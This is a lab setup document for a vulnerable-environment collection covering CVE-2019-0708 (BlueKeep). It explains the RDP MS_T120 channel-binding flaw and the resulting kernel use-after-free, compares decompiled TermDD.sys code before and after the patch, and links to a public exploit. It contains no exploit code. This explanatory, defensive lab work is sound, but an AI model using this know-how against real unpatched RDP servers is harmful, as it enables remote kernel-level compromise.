

# NCL Vulnerable Environments Collection Initiative Documentation (Project Milkomeda)

## Security researcher

Name: **Rayson Koh**

## Vulnerability

CVE (if any): **2019-0708**

OSVDB Id (if any): **NIL**

EDB ID (if any): **NIL**

Other ID (if any): **NIL**

## Environment

Operating system with version:

**Windows Server 2008 R2 Enterprise (Vulnerable System), Ubuntu 18.04 (Malicious System)**

Other environment information:

**Username – [REDACTED], PW – [REDACTED]**

## Resources

Link to vulnerable source: <https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0708>

Link to exploit: <https://github.com/Ekultek/BlueKeep>

Useful Links:

- <https://www.youtube.com/watch?v=AkXM2wywMN0>
- <https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/rdp-stands-for-really-do-patch-understanding-the-wormable-rdp-vulnerability-cve-2019-0708/>

## Description of Vulnerability

### Short-Version:


Before Authentication, Remote Desktop Protocol (RDP) negotiates various settings between Client and Server. This includes setting Static Virtual Channels for communication for different applications. These channels are set up before the security check is performed. In Windows XP, 7, Server 2008, there are 32 Static Virtual Channels by default. Windows bind Channel Names to Channel Numbers using `_IcaBindVirtualChannels` function in `TermDD.sys`.

Channel 31 is reserved for “MS\_T120”. The exploit will bind “MS\_T120” to another malicious Channel Number since `_IcaBindVirtualChannels` does not check for “MS\_T120” and ensures it only binds to Channel 31.

When the attacker sends crafted packets through the malicious channel, `TermDD.sys` will attempt to close that channel, while the default Channel Number 31 remains open. This allows for a “use after free” vulnerability where the attacker would have Kernel-Level Privileges.

Long Version:

The connection sequence for RDP is as follows.



The vulnerability lies in **MCS Connect Initial PDU with GCC Conference Create Request** in the **Basic Settings Exchange** stage.

The “**MCS Connect Initial and GCC Create**” request contains security-related information, virtual channels creation information and other supported RDP client capabilities.

The typical **MCS Connect Initial PDU with GCC Conference Create Request** structure is as follows.

Offset (bytes)	Size	Description
-----	-----	-----
0x00	4	tpktHeader (TPKT header)
0x04	3	x224 (Data TPDU)
0x07	m	mcsCi (variable)
0x07+m	n	gccCrq (variable)
0x07+m+n	variable	Settings Data Blocks

**Settings Data Blocks** is a concatenation of one or more **Settings Data Block**. In particular, the **CS\_NET Settings Data Block** (also called **clientNetworkData**) contains a list of virtual channels. Its structure is as follows.

Offset (bytes)	Size	Description
-----	-----	-----
0x00	2	Type (0xC003)
0x02	2	Length
0x04	4	channelCount (N)
0x08	8	channelName_1
0x10	4	channelOption_1
0x14	8	channelName_2
0x1C	4	channelOption_2
...		
0x08+(N-1)*12	8	channelName_N
0x10+(N-1)*12	4	channelOption_N

RDP uses Static Virtual Channels as communication links for various RDP components and user extensions. For example, “rdpdr” (Redirection), “rdpsnd” (Sound), “cliprdr” (Clipboard Sharing). These channels are created before security check is performed.

Microsoft creates channel “MS\_T120” by default and binds it to Channel 31. Clients are not expected to create “MS\_T120” Channel.

Channels are created using `IcaCreateChannel` function in `TermDD.sys` which first checks if the name exists and if not, allocates a channel structure (**ChannelControlStructure**) to create it. A pointer to the channel structure is stored within a table (**ChannelPointerTable**) through the function `_IcaBindVirtualChannels` in `TermDD.sys`. It looks as follows.

Slot Number	ChannelControlStructure pointer
-----	-----
0	Empty
1	Empty
2	Empty
3	Empty
4	Empty
5	Empty
6	Empty
7	Pointer to CTXTW
8	Empty
...	
0x1F	Pointer to MS_T120

Each slot can store a **ChannelControlStructure** pointer. When RDP client connects and attempts to open channels specified in the `clientNetworkData`, the corresponding **ChannelControlStructure** is created and the pointer is stored in the **ChannelPointerTable** through the function `_IcaBindVirtualChannels` in `TermDD.sys`. If a channel with the name “MS\_T120” is specified in `clientNetworkData`, the pointer for its **ChannelControlStructure** is stored in the **ChannelPointerTable** through `_IcaBindVirtualChannels`.

<pre> 43  u9 = IcaFindChannelByName(u4, (PERESOURCE)5, (char *)u7 - 8)); 44  u10 = u9; 45  if ( u9 ) 46  { 47      IcaReferenceStack(u9); 48      KeEnterCriticalRegion(); 49      ExAcquireResourceExclusiveLite((PERESOURCE)(u10 + 12), 1u); 50      _IcaBindChannel(u10, 5, *((_WORD *)u7, *((_DWORD *)u7 + 2)); 51      ExReleaseResourceLite((PERESOURCE)(u10 + 12)); 52      KeLeaveCriticalRegion(); 53      IcaDereferenceChannel((POUID)u10); 54      IcaDereferenceChannel((POUID)u10); 55      u4 = *((_DWORD *)a1 - 468); 56  } 57  ++*(_DWORD *)a1 - 456; 58  u7 += 14; 59  } 60  while ( *((_DWORD *)a1 - 456) &lt; *((_DWORD *)a1 - 464) ); 61  } </pre>	<pre> 46  u3 = IcaFindChannelByName(u1, (PERESOURCE)5, (char *)u2 - 10); 47  u4 = u3; 48  if ( u3 ) 49  { 50      IcaReferenceStack(u3); 51      KeEnterCriticalRegion(); 52      ExAcquireResourceExclusiveLite((PERESOURCE)(u4 + 12), 1u); 53      u5 = _stricmp((const char *)u4 + 88, "MS_T120"); 54      u7 = u2; 55      if ( u5 ) 56      { 57          _IcaBindChannel(u4, 5, *((_WORD *)u2 - 1), u7); 58      } 59      else 60      { 61          IcaBindChannel(u4, 5, 31, u7); 62          ExReleaseResourceLite((PERESOURCE)(u4 + 12)); 63          KeLeaveCriticalRegion(); 64          IcaDereferenceChannel((POUID)u4); 65          IcaDereferenceChannel((POUID)u4); 66          u1 = u15; 67      } </pre>
---	--

Figure 1 - Left: Before Patch, Right: After Patch

After the Patch, in the `_IcaBindVirtualChannels` function, it checks whether the channel name is `MS_T120` and binds it to channel 31.

When the channels are opened after **MCS Channel Join Request**, if an attacker attempts to send specially crafted data into the **MS\_T120** channel, TermDD.sys attempts to close the channel. This frees the pointer to the **MS\_T120** channel in the **ChannelPointerTable** as well as its **ChannelControlStructure**. However the pointer at Channel 31 (0x1F) is not cleared. This leads to a use-after-free condition.

# Environment Configuration/Installation


[Here we assume a fresh installed operating system]

## VirtualBox configuration for Windows Server 2008 R2 Enterprise (Vulnerable VM):

1. Import .ova file.
2. In the Virtualbox program, click on **File → Host Network Manager**.



3. Click **Create** and **disable DHCP services**. See my host-only adapter set-up.



Host Network Manager

Create Remove Properties

Name	IPv4 Address/Mask	IPv6 Address/Mask	DHCP Server
vboxnet0	192.168.56.1/24		<input type="checkbox"/> Enable

Adapter DHCP Server

☐ Configure Adapter Automatically

☒ Configure Adapter Manually

IPv4 Address: 192.168.56.1


IPv4 Network Mask: 255.255.255.0

IPv6 Address:


IPv6 Prefix Length: 0

Reset Apply Close

4. Go to Settings (ensure VM is shut-down)







5. Go to **Adapter 2, Enable Network Adapter, Attached to: Host-only Adapter** and select the name of the host-only network that was created. Click **OK**.






6. On the VM, setup static IP in the same IP subnet as the host. (In my case, it is 192.168.56.x).


